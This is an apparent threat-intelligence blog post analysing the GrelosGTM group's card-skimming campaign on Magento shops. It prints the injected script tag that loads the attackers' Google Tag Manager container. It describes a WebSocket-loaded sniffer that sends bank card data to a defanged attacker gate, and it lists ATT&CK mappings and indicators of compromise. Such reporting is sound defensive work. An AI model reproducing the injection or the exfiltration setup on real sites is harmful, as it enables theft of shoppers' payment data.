GrelosGTM group abuses Google Tag Manager to attack e-commerce websites

blog.group-ib.com/grelosgtm

06.05.2021

Viktor Okorokov

Lead Threat Intelligence & Attribution analyst at Group-IB

Analysis of campaign

Group-IB analysts for the first time detected activities of a cybercriminal group that was subsequently dubbed **GrelosGTM** by our Threat Intelligence team in early April 2020, but the earliest sample associated with this group dates back to January 2020. Since the beginning of their attacks the group had two distinctive features: they preferred to use multi-stage JavaScript malware and files without extension or with **.css** extension for storing code of their JavaScript sniffers.

In their first attacks on e-commerce websites, this group used domains, which impersonated legitimate services like Google Analytics and Google Tag Manager. One year later, in April 2021, Group-IB specialists detected that apart from using domains mimicking the services, GrelosGTM group started to abuse Google Tag Manager legitimate functionality for their own purposes in infections of online shops.

Analysis of attacks

This specific campaign started in February 2021 and affected at least seven websites running CMS Magento in Belgium, Italy, the United Kingdom, and the United States. At the time of the publication, the JS sniffer has been active on at least four websites. Group-IB Computer Emergency Response Team (CERT-GIB) has informed all the websites infected of the incident.

For the initial stage of infection GrelosGTM group injected their own Google Tag Manager scripts to the source code of targeted websites. In most cases attackers used a direct link to the script located on legitimate googletagmanager.com domain, but in some infections they used an injector as shown on Figure 1.

```
<!-- End Facebook Pixel Code -->
<script>(function(w,d,t,r,u){var f,n,i;w[u]=w[u]||[],f=function(){var o={ti:"11030776"};o.q=w[u],w[
  u]=new UET(o),w[u].push("pageLoad")},n=d.createElement(t),n.src=r,n.async=1,n.onload=n.
  onreadystatechange=function(){var s=this.readyState;s&&s!=="loaded"&&s!=="complete"||(f(),n.
  onload=n.onreadystatechange=null)},i=d.getElementsByTagName(t)[0],i.parentNode.insertBefore(n,i)}
  )(window,document,"script","//bat.bing.com/bat.js","uetq");(function(w,d,s,l,i){w[l]=w[l]||[];w[l
  ].push({'gtm.start':
new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
})(window,document,'script','dataLayer','GTM-5SF293J');</script>    <script async src="
https://apps.bazaarvoice.com/deployments/cobb/main_site/production/en_US/bv.js"></script>
```

Figure 1. Example of the injected code: Google Tag Manager script "GTM-5SF293J" was created by hackers

This Google Tag Manager script (Figure 2) contains malicious inject, which loads the next stage script from the attacker's website by URL hXXs://webfaset[.]com/str.css.




Figure 2: Google Tag Manager script with a malicious inject


Injected script is responsible for detecting the checkout page using regular expression and for downloading the main payload of JS sniffer using WebSocket from URL wss://webfaset[.]com:80/bootstrap.min.css (Figure 3).

Figure 3: Fragment of the source code of WebSocket-based injector

The final payload is a heavily obfuscated JavaScript sniffer designed for collecting shoppers' bank card information during checkout using a fake payment form. All collected cards will be sent to attackers' server via gate hXXs://webfaset[.]com/media/logo.img.

Figure 4: Fragment of source code of JavaScript sniffer used by GrelosGTM group

Below you can find both MITRE ATT&CK mapping and corresponding mitigations list.



Attacks by GrelosGTM group MITRE ATT&CK and MITRE Shield

GROUP-IB

Tactics	Techniques of adversaries	Description	Mitigations and Active Defence Techniques	Group-IB mitigation and protection products
Resource development	T1583.001 - Acquire Infrastructure: Domains T1583.004 - Acquire Infrastructure: Server T1583.006 - Acquire Infrastructure: Web Services	GrelosGTM group acquired multiple domain names and servers for their campaign. They also created malicious Google Tag Manager script.		Threat Intelligence & Attribution
Execution	T1059.007 - Command and Scripting Interpreter: JavaScript/Jscript	GrelosGTM group used malicious JavaScript scripts for stealing bank card data from visitors of infected e-commerce websites	M1021 - Restrict Web-Based Content	Fraud Hunting Platform Threat Intelligence & Attribution Security Assessment
Collection	T1119 - Automated Collection T1056 - Input Capture	GrelosGTM group used automated collection of bank card data during checkout on infected websites		Fraud Hunting Platform Threat Intelligence & Attribution Security Assessment
Exfiltration	T1020 - Automated Exfiltration	GrelosGTM group used automated exfiltration of stolen bank cards	M1031 - Network Intrusion Prevention	Fraud Hunting Platform

Group-IB, 2021

Lear more about Group-IB's Threat Intelligence & Attribution, Fraud Hunting Platform, and Security Assessment service on our website.

Indicators of compromise

- webfaset[.]com

- fountm[.]online
- jqwereid[.]online
- bulder[.]online
- gstatcs[.]com
- hXXps://www.googletagmanager[.]com/gtm.js?id=GTM-5SF293J

Share

Receive insights on the latest cybercrime trends